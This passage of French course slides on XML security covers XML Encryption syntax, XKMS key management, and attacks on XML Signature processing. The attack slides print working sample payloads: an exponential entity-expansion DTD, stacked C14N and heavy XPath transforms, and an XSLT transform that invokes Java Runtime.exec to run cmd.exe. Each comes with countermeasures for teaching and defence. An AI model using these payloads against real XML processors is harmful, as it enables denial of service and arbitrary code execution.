[t09] <EncryptedKey Id='EK' xmlns='http://www.w3.org/2001/04/xmlenc#'>
[t10] <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-
        1_5"/>
[t11] <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
[t12] <ds:KeyName>John Smith</ds:KeyName>
[t13] </ds:KeyInfo>
[t14] <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
[t15] </EncryptedKey>
```

Syntaxe

- Le résultat du cryptage des données est un élément XML Encryption EncryptedData qui contient (via le contenu de l'un de ses enfants) ou identifie (via une référence d'URI) les données chiffrées

- L'élément EncryptedData est constitué de plusieurs sous éléments.

Syntaxe (2)

- EncryptedType : Type abstrait à partir duquel les éléments EncryptedData et EncryptedKey sont dérivés

  - L'élément EncryptionMethod est optionnel
  - L'élément ds:KeyInfo est optionnel
  - L'élément CipherData est obligatoire
  - L'élément EncryptionProperties
  - L'attribut Id est optionnel
  - L'attribut Type est optionnel
  - L'attribut MimeType est optionnel

Syntaxe (3)

Selon W3C

```
<EncryptedData Id? Type? MimeType? Encoding?>
<EncryptionMethod/>?
<ds:KeyInfo>
        <EncryptedKey>?
        <AgreementMethod>?
        <ds:KeyName>?
        <ds:RetrievalMethod>?
        <ds:*>?
</ds:KeyInfo>?
<CipherData>
        <CipherValue>?
        <CipherReference URI?>?
</CipherData>
<EncryptionProperties>?
</EncryptedData>
```

Règles de chiffrement

Pour chaque donnée à chiffrer comme EncryptedData ou EncryptedKey, on procède par les étapes suivantes :

1. Sélectionner l'algorithme (et les paramètres nécessaires) pour chiffrer la donnée
2. Obtenir la clé
3. Représenter les informations concernant la clé (optionnelle)
4. Chiffrer la donnée
5. Construire la structure EncryptedData ou EncryptedKey

Règles de déchiffrement

Pour décrypter les données il existe plusieurs méthodes :

- Les éléments EncryptedData ou EncryptedKey spécifient le matériel de gestion des clés via un enfant de l'élément ds:KeyInfo
- Un élément EncryptedKey détaché est utilisé
- Le destinataire peut déterminer le matériel de gestion des clés selon le contexte de l'application et il n'est donc pas nécessaire de le mentionner explicitement

Règles de déchiffrement (2)

Pour décrypter un élément EncryptedData ou EncryptedKey, il faut procéder par les étapes suivantes :

1. Déterminer l'algorithme de chiffrement
2. Détermeiner les informations concernant la clé de déchiffrement
3. Déchiffrer l'information contenue dans CipherData

Signature et Chiffrement

- Signer et ensuite chiffrer
  - Protection suppélementaire pour la signature
  - Changment d'algorithmes de chiffrement sans affecter la signature
  - Traitements supplémentaires (décrypter avant de vérifier la signature)

- Chiffrer et ensuite signer
  - Détection immédiate de la falsification
  - Révélation de la clé de déchiffremet pour partager un document avec d'autres parties
  - Révélation de l'identité de l'expéditeur

XKMS

- XKMS (XML Key Management Specification) a pour but de normaliser un protocole PKI pour les échanges XML

- Définit les messages de requête et de réponse pour
  - Requérir (request) un certificat
  - Renouveler (renew) un certificat
  - Valider (validate) un certificat (expiration, CRL, OCSP, etc.)
  - Révoquer (revoke) un certificat (CRL)

XKMS (2)

- Basé sur XML Signature & XML Encryption
- W3C
- XKMS XML Key Management Specification
  http://www.w3.org/TR/xkms/
- API Java
  JSR 104 XML Trust Service APIs

XKMS (3)

- La spécification XKMS est composée de deux protocoles :
  - X-KISS (XML Key Information Service Specification) pour les requêtes de localisation et de validation des clés publiques
  - X-KRSS (XML Key Registration Service Specification) pour enregistrer, renouveler, révoquer et obtenir des clés

XKMS - XKISS

- La spécification XKISS définit les deux opérations suivantes :
  - Locate : localise le service pour obtenir des informations sur la clé publique correspondant à l'élément <ds:KeyInfo>. Cette opération n'est pas obligée de se prononcer sur la validité des données liées à la clé ; elle peut permettre de relayer la requête vers d'autres services ou se comporter comme passerelle vers une PKI
  - Validate : non seulement elle recherche la clé publique correspondant à l'élément ds:KeyInfo, mais elle assure également que les informations liées à la clé retournées sont dignes de confiance

XKMS - XKRSS

- La spécification du service XKRSS définit quatre opérations :
  - Register : attache des informations à une clé avec un **key binding**. Soit le client donne sa clé publique accompagnée d'une preuve de la possession de la clé privée associée, soit le service génère la paire de clés pour le client. Le service peut demander davantage d'informations au client avant d'enregistrer la clé publique (et éventuellement la clé privée)
  - Reissue : un **key binding** enregistré est régénéré. De nouveaux **attestations** sont générées dans la PKI sous-jacente. Même s'il n'y a pas de durée de vie pour un **key binding** XKMS, les **attestations** générées par la PKI peuvent en avoir et doivent donc être régénérés périodiquement

XKMS – XKRSS (2)

- Revoke : cette opération permet à un client de détruire les objets de données attachés à une clé. Par exemple, un certificat X.509 attaché à une clé d'un service XKMS est détruit quand cette opération est appelée

- Recover : cette opération permet à un client de retrouver sa clé privée. Afin que cette opération soit possible, il faut que la clé privée ait été enregistrée par le service. L'une des façons pour le service d'obtenir cette clé est quand le service génère une paire de clés

XKMS – Exemple

- Alice reçoit un document XML signé. L'élément ds:KeyInfo contient un fils ds:RetrievalMethod pour l'extraction d'un certificat X.509 qui contient la clé publique

- Alice envoie l'élément ds:KeyInfo à une autorité de certification pour demander l'envoi des élements KeyName et KeyValue

XKMS - Exemple (2)

La requête envoyée est :

```
<Locate>
  <Query>
    <ds:KeyInfo>
      <ds:RetrievalMethod
        URI="http://www.PKeyDir.test/Certificates/01293122"
        Type="http://www.w3.org/2000/09/xmldsig#X509Data"/>
    </ds:KeyInfo>
  </Query>
  <Respond>
    <string>KeyName</string>
    <string>KeyValue</string>
  </Respond>
</Locate>
```

XKMS - Exemple (3)

L'autorité de certification répond par :

```
<LocateResult>
  <Result>Success</Result>
  <Answer>
    <ds:KeyInfo>
      <ds:KeyName>O=XMLTrustCernter.org OU="Crypto"
                  CN="Alice"
      </ds:KeyName>
      <ds:KeyValue>...</ds:KeyValue>
    </ds:KeyInfo>
  </Answer>
</LocateResult>
```

Sommaire

- Introduction
- Signature de XML
- Chiffrement de XML
- Attaques contre XML

C14N : Expansion d'Entités

- Objet d'attaque
  - Elle peut être déclenchée au moment de la canonisation
- Risque
  - Déni de Service
- Description
  - C14N peut être une opération coûteuse, nécessitant un traitement complexe, y compris l'expansion d'entités et la normalisation des espaces. Cela nécessite la construction d'un DOM qui peut être très couteux en termes de temps et de mémoire

C14N : Expansion d'Entités (2)

- Scénario
  - Alice envoie un document XML signé à Bob
  - L'intrus intercepte ce document et remplace l'élément SignedInfo ou le contenu XML identifié par une référence par un ensemble très large de données XML (e.g. contenant un nombre important de déclarations)
  - L'intrus envoie ensuite le document XML modifié à Bob
  - Une fois reçu par Bob, la validation de ce document conduira à un déni de service

C14N : Expansion d'Entités (3)

- Exemple

```
<!DOCTYPE foo [
<!ENTITY a "1234567890" >
<!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;" >
<!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;" >
<!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;" >
<!ENTITY e "&d;&d;&d;&d;&d;&d;&d;&d;" >
<!ENTITY f "&e;&e;&e;&e;&e;&e;&e;&e;" >
<!ENTITY g "&f;&f;&f;&f;&f;&f;&f;&f;" >
<!ENTITY h "&g;&g;&g;&g;&g;&g;&g;&g;" >
<!ENTITY i "&h;&h;&h;&h;&h;&h;&h;&h;" >
<!ENTITY j "&i;&i;&i;&i;&i;&i;&i;&i;" >
<!ENTITY k "&j;&j;&j;&j;&j;&j;&j;&j;" >
<!ENTITY l "&k;&k;&k;&k;&k;&k;&k;&k;" >
<!ENTITY m "&l;&l;&l;&l;&l;&l;&l;&l;" >
]>
<foo>&m;</foo>
```

C14N : Expansion d'Entités (4)

- Quelques mesures préventives
  - Limiter la taille totale du document XML à canoniser
  - Identifier et enlever les déclarations de DTD

Injection de transformations

- Objet d'attaque
  - Elle peut être déclenchée au moment des transformations
- Risque
  - Déni de Service
  - Potentielle exécution de code arbitraire

Injection de transformations (2)

- Description
  - L'élément Transforms de Reference ou RetrievalMethod contient les instructions de traitement pour arriver à un « bon » digest en affinant la sélection des données et la transformation de ces données.
  - Un intrus peut injecter des transformations supplémentaires dans RetrievalMethod ou Reference. Ces transformations permettent de spécifier une série d'actions qui peut être utilisée pour effectuer une attaque par déni de service ou, dans certaines circonstances, même exécuter du code arbitraire.

Injection de C14N

- Risque
  - Déni de Service
- Scénario
  - Tout processeur de signatures doit mettre en œuvre une transformation C14N pour traiter du contenu XML.
  - L'intrus insère plusieurs transformations C14N pour consommer le maximum de ressources.

Injection de C14N (2)

- Exemple

```
<Reference URI="file:///home/imine/xml/article.xml">
<Transforms>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
<Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"> </Transform>
...
</Transforms>
</Reference>
```

Injection de C14N (3)

- Quelques mesures préventives
  - Restreindre le nombre total des transformations
  - Rejeter (par validation de schéma) tout élément Reference ou RetrievalMethod précisant multiples C14N transformations (ceci peut traiter certaines signatures qui ne sont pas malveillantes)

Injection de XPath

Les références à du contenu XML peuvent être identifiées et extraites grâce à l'utilisation des expressions XPath

- Objet d'attaque
  - Elle peut être déclenchée pendant le traitement des éléments KeyInfo ou Reference
- Risque
  - Déni de Service

Injection de XPath (2)

- Description
  - Des expressions complexes de XPath peuvent être coûteuses en terme de traitement
  - Filtres Xpath permettent des opérations telles que : l'union, l'intersection et la soustraction
  - Même avec des filtres « optimaux », des expressions XPath complexes pourraient rapidement consommer beaucoup de ressources système

Injection de XPath (3)

- Exemple

```
<Reference URI="file:///home/imine/xml/article.xml">
<Transforms>
<Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-1999116">
      <XPath>
      //chapter[count(.//para) = count(.//para[contains(.,'Strawberry')]) ]
      </XPath>
</Transform>
</Transforms>
</Reference>
```

Injection de XPath (4)

- Quelques mesures préventives
  - Ne pas traiter KeyInfo, ou les clés identifiées par RetrievalMethod.
  - Restreindre le nombre total des transformations.
  - Refuser, par la validation du schéma, toute Reference ou RetrievalMethod précisant des expressions XPath (sauf si nécessaire)
  - Identifier le contenu par une référence complète ou par ID

Injection de XSLT

XSLT est un langage pour le traitement et la transformation des documents XML

- Extraction de données
- Génération de texte
- Suppression de contenu (noeuds)
- Déplacer le contenu (noeuds)
- Dupliquer le contenu (noeuds)
- Trier

Injection de XSLT (2)

En plus d'un langage fonctionnelle, XSLT a la possibilité d'accèder à distance à d'autres contenus et programmes

- Inculre et importer d'autres programmes XSLT
  - <xsl:include href="xslt_example_template.xsl" />
  - <xsl:import href="cdcatalog_ex3.xsl"/>
- Accéder à des documents XML externes
  - <xsl:value-of select="document('celsius.xml')/celsius/result[@value= $value]"/>

Injection de XSLT (3)

La partie vulnérable de XSLT est située dans les extensions qu'il propose

- Scripting
- Accès aux opérations d'un système de gestion de fichiers
- Intérogation des bases de données via SQL
- Exécution de codes arbitraires

Injection de XSLT (4)

- Objet d'attaque
  - Elle peut être déclenchée pendant le traitement des éléments KeyInfo ou Reference
- Risque
  - Déni de Service
  - Contourner la signature lors de la validation
  - Exécution de codes arbitraires

Injection de XSLT (5)

- Description
  - Même avec un syntaxe de base de XSLT, un intrus peut utiliser des boucles qui consomment beacoup de ressources
  - Un intrus peut faire appel à des connexions réseau
  - Grâce aux nouvelles extensions, l'intrus peut exécuter des opérations système ainsi que du code arbitraire (e.g. Java)

Injection de XSLT (6)

- Exemple

```
<?xml version="1.0" encoding="UTF-8"?>
<Envelope xmlns="urn:envelope">
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
<SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315#WithComnts"/>
<SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<Reference URI="">
<Transforms>
<Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
<Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:rt="http://xml.apache.org/
        xalan/java/java.lang.Runtime" xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
exclude-result-prefixes= "rt,ob">
<xsl:template match="/">
<xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
<xsl:variable name="command" select="rt:exec($runtimeObject,&apos;c:\Windows\system32\cmd.exe&apos;)"/>
<xsl:variable name="commandAsString" select="ob:toString($command)"/>
<xsl:value-of select="$commandAsString"/>
```

Injection de XSLT (7)

- Exemple (suite)

```
</xsl:template>
</xsl:stylesheet>
</Transform>
</Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>uooqbWYa5VCqcJCbuymBKqm17vY=</DigestValue></Reference>
</SignedInfo>
<SignatureValue>hYlWlHBy+nwft0pcr64IdS3Hobd
      +RhAF6kZa1ZwA6EW3gavRXGnxIkBJo2Bish951xd0woMrMbr4EtvUY
      +KaDr2qvylPjVbFhh7Mr4By+DU7x/
      AFODhjE7DrAcszscmLDUPX24+0mdshbbzsUbbapMLDexGm+1F6Id0mpjqdHxQ=</
      SignatureValue>
<KeyInfo>
<X509Data>
...
</KeyInfo>
</Signature>
</Envelope>
```

Injection de XSLT (8)

- Quelques mesures préventives
  - Comme la transformation XSLT est optionnelle, elle doit toujours être désactivée ou interdite (par la validation du schéma) pendant vérification de signature
  - Si une transformation XSLT est nécessaire, les extensions doivent être désactivées dans le processeur XSLT, et des mécanismes doivent être mis en place pour limiter la consommation des ressources système